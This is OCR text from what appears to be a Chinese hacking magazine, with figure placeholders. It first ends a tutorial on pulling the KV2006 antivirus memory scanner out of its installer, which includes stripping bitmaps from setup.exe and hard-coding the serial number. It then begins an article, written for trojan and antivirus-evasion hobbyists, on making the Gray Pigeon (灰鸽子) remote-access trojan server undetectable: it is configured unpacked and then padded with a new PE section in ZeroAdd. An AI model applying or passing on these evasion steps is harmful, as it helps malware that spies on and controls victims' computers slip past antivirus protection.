


图10

排序后的记录就不多了，一目了然，不过你不会一个个去单独Copy出来吧？其实用一个DOS命令就可以搞定了。将每一行都变成一个Copy命令，利用替换功能将"Copy"添加到前部，把目标文件夹添加到后部，这样就构成了一个完整的Copy命令，如图11 所示。

"^p"是回车换行，我们可以点击"帮助"按钮获取特殊字符的表示形式。图12 就是修改结果，将其保存为".bat"(批处理)文件，最后执行该批处理即可获取所有需要的文件，手工调整一下目录就可以了。

文件被提取出来了，可有些文件很大，需要减肥。这里以"setup.exe"为例。

利用资源修改软件Resource Hacker打开"setup.exe"，点开左边的"Bitmap"，可以看到很多图片，如图13 所示。

因为是位图文件，所以体积很大，我们可以试着删除一些，这样就可以达到减小文件的目的了。每次使用该安装程序都需要输入序列号很麻烦，我们点开左边的"Dialog"，可以找到输入序列号的对话框，直接把序列号直接输入其中就OK了，如图14 所示。




图11




图12




图13




图14



图15

图15就是修改前后的文件大小对比，后者不到前者的八分之一，小了很多。




图16

到这里，内存查杀毒的功能就提取出来了。在测试过程中，我发现内存查杀病毒的文件夹必须位于临时文件夹，且文件夹名必须为"KV2006"方可正常执行，这可能是KV的安装程序做了设置。其实在KV中还有一些有用的工具，如图16 所示。


在安装完KV后我们可以利用上面的方法将其单独抠出来，这里就不详细说明了。

蝴蝶：现在使用灰鸽子黑防版的用户是越来越多了，因为它不但功能强大而且是免费的，相比起网络上其他流传的版本，它的服务端没有经过任何处理，非常适合免杀爱好者修改、免杀。

适合读者：木马爱好者、免杀爱好者

前置知识：无

黑防鸽子免杀再分析



文/图　天涯衰草

本文以灰鸽子黑防版为蓝本，为大家介绍如何通过大多数杀毒软件的方法。首先运行灰鸽子黑防版的客户端程序，点击工具栏中的"配置服务程序"按钮，按照自己的要求进行配置，不过注意在"高级选项"中一定要选择"不加壳"选项。服务端配置完成后，下面就开始进行免杀操作。

添加服务端字节

由接着要对服务端进行加花处理，为了避免不必要的麻烦，我们先对服务端添加字节。运行ZeroAdd，点击"Pick a file"按钮选择配置的服务端，接着在"Enter a name for the new section"选项中设置新建的区块名称，名称可以随便起，但只能是英文，我这里设置为hake；然后"Enter # of bytes to add (in hex)"选项中填入增加的字节数，字节数不需要设置的太大，这里我们设置为100；最后点击"Add new section!"按钮，就可以进行区块的添加，如图1 所示。


